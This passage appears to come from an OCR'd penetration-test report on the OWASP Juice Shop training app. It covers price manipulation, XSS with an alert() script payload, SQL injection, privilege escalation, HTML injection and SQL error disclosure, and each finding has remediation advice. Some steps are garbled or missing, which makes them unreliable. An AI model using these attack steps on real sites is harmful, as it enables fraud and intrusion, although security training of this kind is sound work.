
High, as this vulnerability can directly lead to financial loss, unauthorized order manipulation, and system exploitation.

POC :


1.




2.



3.


Logging of out-of-scope Proxy traffic is disabled
Re-enable
Intercept on
Forward
Drop
Open browser
Request
POST /rest/basket/23/checkout HTTP/2
Host: demo.owasp-juice.shop
OWASP Juice Shop
Your Basket (hack95162@gmail.com)
Apple Juice (1000ml)
1
Order Summary
Items 1.99¤
Delivery 0.00¤
Promotion 0.00¤
Total Price 1.99¤
Place your order and pay
You will gain 0 Bonus Points from this order!

4.


Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held
asda
Phone Number 1224545
Payment Method
Card ending in 1111
Card Holder esla
Your Basket (hack95162@gmail.com)
Apple Juice (1000ml)
1
Order Summary
Items 1.99¤
Delivery 0.99¤
Promotion 0.00¤
Total Price 2.98¤
Place your order and pay
You will gain 0 Bonus Points from this order!

4. Cross-Site Scripting (Reflected_XSS) Vulnerability

Description :

This bug report details a cross-site scripting (XSS) vulnerability discovered in the OWASP Juice Shop application. The vulnerability allows an attacker to inject malicious JavaScript code into the application, potentially leading to unauthorized access, data theft, or other harmful actions.

Steps to Reproduce :

1. **Access the OWASP Juice Shop application:** Navigate to the application's URL, such as demo.owasp-juice.shop.
2. **Identify the vulnerable input:** In this case, the search bar appears to be vulnerable.
3. **Construct a malicious payload:** Create a malicious JavaScript code snippet, such as <script>alert('XSS detected!');</script>.
4. **Inject the payload:** Enter the malicious payload into the search bar and submit the form.

Evidence :

The presence of the alert message "XSS detected!" confirms the successful injection of malicious code. Additionally, inspecting the network traffic may reveal the injected payload in the request parameters.

Impact :

The potential impact of this XSS vulnerability includes:

- **Data theft:** An attacker could steal sensitive information, such as user credentials or credit card details.
- **Unauthorized access:** The attacker might gain unauthorized access to the application or the underlying system.
- **Website defacement:** The attacker could modify the website's appearance or functionality.
- **Phishing attacks:** The attacker could use the XSS vulnerability to launch phishing attacks against unsuspecting users.

Recommended Remediation :

To address this XSS vulnerability, the application should implement the following measures:

1. **Input validation:** Validate all user-provided input to ensure that it does not contain any malicious code. Use appropriate input validation techniques, such as regular expressions or whitelisting allowed characters.

2. **Output encoding:** Encode all user-provided data before outputting it to the browser. This prevents the browser from interpreting the data as HTML or JavaScript.


3. **Contextual escaping:** Use appropriate escaping mechanisms based on the context of the output. For example, use HTML escaping for HTML content and JavaScript escaping for JavaScript content.

4. **Secure coding practices:** Adhere to secure coding practices to prevent other vulnerabilities, such as SQL injection and cross-site request forgery (CSRF).

Severity :

High-med

Poc :



5. Cross-site scripting (stored XXS) vulnerability

Description :

This bug report details a stored cross-site scripting (XSS) vulnerability discovered in the OWASP Juice Shop application. Stored XSS occurs when malicious code is persistently stored in the application's database and later executed when a user accesses the affected content.

Steps to Reproduce :

5. **Access the OWASP Juice Shop application: Navigate to the application's URL, such as demo.owasp-juice.shop.**
6. **Identify a vulnerable input: In this case, the search bar appears to be vulnerable.**
7. **Construct a malicious payload: Create a malicious JavaScript code snippet, such as <script>alert('XSS detected!');</script>.**
8. **Inject the payload: Enter the malicious payload into the search bar and submit the form.**
9. **Access the search results: Click on the search results link.**

Evidence :

The presence of the alert message "XSS detected!" confirms the successful injection of malicious code. Additionally, inspecting the network traffic may reveal the injected payload in the response.

Impact :

The potential impact of this stored XSS vulnerability includes:

- **Data theft**: An attacker could steal sensitive information, such as user credentials or credit card details.
- **Unauthorized access**: The attacker might gain unauthorized access to the application or the underlying system.
- **Website defacement**: The attacker could modify the website's appearance or functionality.
- **Phishing attacks:** The attacker could use the XSS vulnerability to launch phishing attacks against unsuspecting users.

Recommended Remediation :


To address this stored XSS vulnerability, the OWASP Juice Shop application should implement the following measures :

1. **Input validation:** Validate all user-provided input to ensure that it does not contain any malicious code. Use appropriate input validation techniques, such as regular expressions or whitelisting allowed characters.
2. **Output encoding:** Encode all user-generated content before outputting it to the browser. This prevents the browser from interpreting the data as HTML or JavaScript.
3. **Contextual escaping:** Use appropriate escaping mechanisms based on the context of the output. For example, use HTML escaping for HTML content and JavaScript escaping for JavaScript content.
4. **Sanitization:** Sanitize user-generated content that is stored in the database to remove any malicious code.

Severity :

High

POC :



6. SQL injection Vulnerability

Description :

This bug report details a potential SQL injection vulnerability discovered in the login page of the OWASP Juice Shop application. SQL injection occurs when malicious SQL code is injected into an application's input, allowing an attacker to manipulate database queries and potentially gain unauthorized access or perform other malicious actions.

Steps to Reproduce :

1. **Access the OWASP Juice Shop application:** Navigate to the application's URL, such as demo.owasp-juice.shop.
2. **Navigate to the login page:** Click on the "Login" button or directly access the login page URL.
3. **Identify the vulnerable input:** In this case, the username and password fields appear to be vulnerable.
4. **Construct a malicious payload:** Create a malicious SQL injection payload, such as This payload will bypass authentication and grant the attacker access.
5. **Inject the payload:** Enter the malicious payload into either the username or password field and submit the login form.

Evidence :

If the login is successful without entering correct credentials, it indicates a potential SQL injection vulnerability. Additionally, inspecting the network traffic may reveal the injected payload in the request parameters.

Impact :

The potential impact of this SQL injection vulnerability includes:

- **Unauthorized access:** An attacker could gain unauthorized access to the application's database and potentially compromise sensitive data.
- **Data theft:** The attacker might steal sensitive information, such as user credentials, financial data, or proprietary information.
- **Data modification:** The attacker could modify or delete data within the database.
- **Denial of service:** The attacker could launch attacks to disrupt the application's functionality.

Recommended Remediation :

To address this SQL injection vulnerability, the OWASP Juice Shop application should implement the following measures:


1. **Parameterized queries**: Use parameterized queries to prevent SQL injection by separating the SQL code from the data. This ensures that the data is treated as values and not as part of the SQL statement.
2. **Input validation**: Validate all user-provided input to ensure that it adheres to the expected format and does not contain any malicious characters.
3. **Escape special characters:** Escape special characters that could be used to manipulate SQL statements, such as single quotes (') and semicolons (;).
4. **Secure coding practices:** Adhere to secure coding practices to prevent other vulnerabilities, such as cross-site scripting (XSS) and cross-site request forgery (CSRF).

Severity :

High

---

poc :



7. Unauthorized Access to Admin Privileges

Description :

This bug report details a vulnerability discovered in the OWASP Juice Shop application that allows unauthorized users to gain admin privileges. This could lead to significant security breaches and unauthorized access to sensitive data.

Steps to Reproduce :

1. **Access the OWASP Juice Shop application:** Navigate to the application's URL, such as demo.owasp-juice.shop.
2. **Attempt to log in**: Try logging in with a non-admin user account.
3. **Inspect the response**: Examine the response from the server after the login attempt.

Evidence :

If the response indicates that the user has been granted admin privileges, it confirms the vulnerability. Additionally, inspecting the application's code or database may reveal vulnerabilities in the authorization mechanisms.

Impact :

The potential impact of this unauthorized access to admin privileges includes:

- **Data theft:** An attacker could steal sensitive information, such as user credentials, financial data, or proprietary information.
- **Data modification:** The attacker could modify or delete data within the database.
- **System compromise:** The attacker might gain control over the application's infrastructure and potentially exploit other vulnerabilities.

Recommended Remediation :

To address this unauthorized access to admin privileges vulnerability, the OWASP Juice Shop application should implement the following measures:


1. **Role-based access control (RBAC):** Implement a robust RBAC system to ensure that users have only the necessary permissions to perform their tasks.
2. **Proper authorization checks:** Ensure that all authorization checks are performed consistently and correctly throughout the application.

3. **Secure password management:** Use strong password hashing algorithms and enforce password complexity requirements to protect against unauthorized access.
4. **Regular security audits:** Conduct regular security audits to identify and address vulnerabilities.
5. **Patch management:** Keep the application and its dependencies up-to-date with the latest security patches.

Severity :

High

POC :



8. Html injection

Description :

The HTML injection vulnerability was identified on the search results page of OWASP Juice Shop. The issue allows the injection of arbitrary HTML content into the webpage, which is reflected back in the search results without proper sanitization. This can be exploited to manipulate the content displayed on the page or perform client-side attacks such as phishing.

Steps to Reproduce :

1. Navigate to the search functionality of OWASP Juice Shop.
2. Enter a search query that includes HTML code. Example:

Copy code

Click Me

3. Perform the search.
4. Observe that the search results display the injected HTML code, rendering the link as clickable text.

Evidence :

- Screenshot: (Refer to the attached screenshot demonstrating the vulnerability)
- HTML Code Used: Click Me

Impact :

The ability to inject HTML allows attackers to:

- Manipulate the webpage content.
- Perform phishing attacks by creating fake links.
- Potentially escalate the attack to more severe cross-site scripting (XSS) if JavaScript is enabled.


Recommended Remediation :


1. Input Validation: Ensure all user inputs are properly sanitized and encoded before rendering on the webpage.
2. Output Encoding: Implement output encoding to escape special characters in user input, rendering them harmless.

Severity :

Low to medium

POC:





9. Information Disclosure via SQL Error

Description :

An information disclosure vulnerability was discovered in the OWASP Juice Shop application due to improper handling of SQL errors. When submitting a POST request to the /api/BasketItems endpoint with invalid or duplicate data, the server responds with a detailed SQL error message. This exposes internal SQL queries, table structure, and potentially other sensitive information that could aid an attacker in exploiting the application further.

Steps to Reproduce :

1. Send a POST request to the /api/BasketItems endpoint.
2. Use a request payload that triggers a database constraint violation. Example payload: Change quantity to (-1)
3. Observe the server response, which includes a detailed SQL error message.

Evidence :

- **Screenshot:** (Refer to the attached screenshot demonstrating the vulnerability)
- **Response Example:** json file


```
{
 "message": "BasketId must be unique",
 "error": {
  "name": "SequelizeUniqueConstraintError",
  "parent": {
   "errno": 19,
   "code": "SQLITE_CONSTRAINT",
   "sql": "INSERT INTO 'BasketItems' ('ProductId', 'BasketId', 'id', 'quantity', 'createdAt', 'updatedAt') VALUES ($1, $2, $3, $4, $5, $6);"
  }
 }
}
```

Impact :

The exposure of internal SQL error messages could:

- Reveal information about the database structure, such as table and column names.
- Provide clues to attackers about the underlying database technology.
- Facilitate other attacks, such as SQL injection, by disclosing valuable information.

